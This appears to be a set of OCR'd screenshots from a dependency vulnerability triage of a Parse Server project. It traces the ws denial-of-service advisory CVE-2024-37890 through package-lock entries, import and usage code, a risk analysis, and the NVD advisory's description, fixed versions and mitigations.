
```
    "subscriptions-transport-ws": {
      "version": "0.11.0",
      "resolved": "https://registry.npmjs.org/subscriptions-transport-ws/-/subscriptions-transport-ws-0.11.0.tgz",
      "integrity": "sha512-8D4C6DIH5tGiAIpp5I0wD/xRlNiZAPGHygzCe7VzyzUoxHtawzjNAY9SUTXU05/EY2NMY9/9GF0ycizkXr1CWQ==",
      "requires": {
        "backo2": "^1.0.2",
        "eventemitter3": "^3.1.0",
        "iterall": "^1.2.1",
        "symbol-observable": "^1.0.4",
        "ws": "^5.2.0 || ^6.0.0 || ^7.0.0"
      },
```

```
"node_modules/parse": {
  "version": "5.0.0",
  "resolved": "https://registry.npmjs.org/parse/-/parse-5.0.0.tgz",
  "integrity": "sha512-6gOARZWiHjmGusbTskhC1qlRn527olMEsdt2LLj9cP2GY3n4VFOwFwV8z/vm2+YfzPfPc
  "dependencies": {
    "@babel/runtime-corejs3": "7.23.2",
    "idb-keyval": "6.2.1",
    "react-native-crypto-js": "1.0.0",
    "uuid": "9.0.1",
    "ws": "8.16.0",
    "xmlhttprequest": "1.8.0"
  },
```


lockfile: package-lock.json

Back to Triage

1. **SCA Scan**
2. Import
3. Usage
4. Risk Analysis
5. Remediation / Risk Acceptance




High	**ws affected by a DoS when handling a request with many HTTP headers**
Package	ws
Patched in	>=7.5.10
Dependency of	subscriptions-transport-ws
Path	subscriptions-transport-ws > ws
More info	https://github.com/advisories/GHSA-3h5v-q93c-6h6q




High	**ws affected by a DoS when handling a request with many HTTP headers**
Package	ws
Patched in	>=8.17.1
Dependency of	parse
Path	parse > ws
More info	https://github.com/advisories/GHSA-3h5v-q93c-6h6q

Back to Triage


1. SCA Scan
2. **Import**
3. Usage
4. Risk Analysis
5. Remediation / Risk Acceptance


JS ParseGraphQLServer.js 3 ×
src > GraphQL > JS ParseGraphQLServer.js > ...

```
import express from 'express';
import { execute, subscribe } from 'graphql';
import { SubscriptionServer } from 'subscriptions-transport-ws'
import { handleParseErrors, handleParseHeaders, handleParseSession } from '../middlewares';
import requiredParameter from '../requiredParameter';
```


JS ParseGraphQLServer.spec.js ×
spec > JS ParseGraphQLServer.spec.js > ...


```
const { getMainDefinition } = require('@apollo/client/utilities');
const { createUploadLink } = require('apollo-upload-client');
const { SubscriptionClient } = require('subscriptions-transport-ws');
const { WebSocketLink } = require('@apollo/client/link/ws');
const { mergeSchemas } = require('@graphql-tools/schema');
```




```
// FilesController.js
import { randomHexString } from '../cryptoUtils';
import AdaptableController from './AdaptableController';
import { validateFilename, FilesAdapter } from '../Adapters/Files/FilesAdapter';
import path from 'path';
import mime from 'mime';
const Parse = require('parse').Parse;
```

Back to Triage

1. SCA Scan
2. Import
3. **Usage**
4. Risk Analysis
5. Remediation / Risk Acceptance




```
  validateFilename(filename) {
    if (typeof this.adapter.validateFilename === 'function') {
      const error = this.adapter.validateFilename(filename);
      if (typeof error !== 'string') {
        return error;
      }
      return new Parse.Error(Parse.Error.INVALID_FILE_NAME, error);
    }
    return validateFilename(filename);
  }
}
```


ParseGraphQLServer.js 3, M
src > GraphQL > ParseGraphQLServer.js > ParseGraphQLServer > setGraphQLConfig

```
  createSubscriptions(server) {
    SubscriptionServer.create(
      {
        execute,
        subscribe,
        onOperation: async (_message, params, webSocket) =>
          Object.assign({}, params, await this._getGraphQLOptions(webSocket.upgradeReq)),
      },
      {
        server,
        path:
          this.config.subscriptionsPath ||
          requiredParameter('You must provide a config.subscriptionsPath to createSubscriptions!'),
      }
    );
  }
```

Back to Triage

1. SCA Scan
2. Import
3. Usage
4. **Risk Analysis**
5. Remediation / Risk Acceptance




ws@8.17.1
No known vulnerabilities
parse@5.0.0
ws@8.16.0
No vulnerable usage at the moment
subscriptions-transport-ws@0.11.0
ws@7.5.9
No vulnerable usage at the moment

Back to Triage

1. SCA Scan
2. Import
3. Usage
4. Risk Analysis
5. **Remediation / Risk Acceptance**

CVE Advisory



CVE-2024-37890 Detail

AWAITING ANALYSIS

This vulnerability is currently awaiting analysis.

Description

ws is an open source WebSocket client and server for Node.js. A request with a number of headers exceeding theserver.maxHeadersCount threshold could be used to crash a ws server. The vulnerability was fixed in ws@8.17.1 (e55e510) and backported to ws@7.5.10 (22c2876), ws@6.2.3 (eeb76d3), and ws@5.2.4 (4abd8f6). In vulnerable versions of ws, the issue can be mitigated in the following ways: 1. Reduce the maximum allowed length of the request headers using the --max-http-header-size=size and/or the maxHeaderSize options so that no more headers than the server.maxHeadersCount limit can be sent. 2. Set server.maxHeadersCount to 0 so that no limit is applied.

Metrics

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:

NIST: NVD **Base Score:** N/A NVD assessment not yet provided.

CNA: GitHub, Inc. **Base Score:** 7.5 HIGH **Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

References to Advisories, Solutions, and Tools

By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to nvd@nist.gov.

Hyperlink	Resource
https://github.com/websockets/ws/commit/22c28763234aa75a7e1b76f5c01c181260d7917f	
https://github.com/websockets/ws/commit/4abd8f6de4b0b65ef80b3ff081989479ed93377e	
https://github.com/websockets/ws/commit/e55e5106f10fcbaac37cfa89759e4cc0d073a52c	
https://github.com/websockets/ws/commit/eeb76d313e2a00dd5247ca3597bba7877d064a63	
https://github.com/websockets/ws/issues/2230	
https://github.com/websockets/ws/pull/2231	
https://github.com/websockets/ws/security/advisories/GHSA-3h5v-q93c-6h6q	
https://nodejs.org/api/http.html#servermaxheaderscount	


Weakness Enumeration

CWE-ID	CWE Name	Source
CWE-476	NULL Pointer Dereference	GitHub, Inc.

QUICK INFO

CVE Dictionary Entry:
CVE-2024-37890
NVD Published Date:
06/17/2024
NVD Last Modified:
06/20/2024
Source:
GitHub, Inc.

Common Weakness Enumeration (CWE)



CVE-2024-37890 Detail

AWAITING ANALYSIS

This vulnerability is currently awaiting analysis.

Description

ws is an open source WebSocket client and server for Node.js. A request with a number of headers exceeding theserver.maxHeadersCount threshold could be used to crash a ws server. The vulnerability was fixed in ws@8.17.1 (e55e510) and backported to ws@7.5.10 (22c2876), ws@6.2.3 (eeb76d3), and ws@5.2.4 (4abd8f6). In vulnerable versions of ws, the issue can be mitigated in the following ways: 1. Reduce the maximum allowed length of the request headers using the --max-http-header-size=size and/or the maxHeaderSize options so that no more headers than the server.maxHeadersCount limit can be sent. 2. Set server.maxHeadersCount to 0 so that no limit is applied.

Metrics

CVSS Version 4.0 | CVSS Version 3.x | CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:


NIST: NVD	**Base Score:** N/A	NVD assessment not yet provided.
CNA: GitHub, Inc.	**Base Score:** 7.5 HIGH	**Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

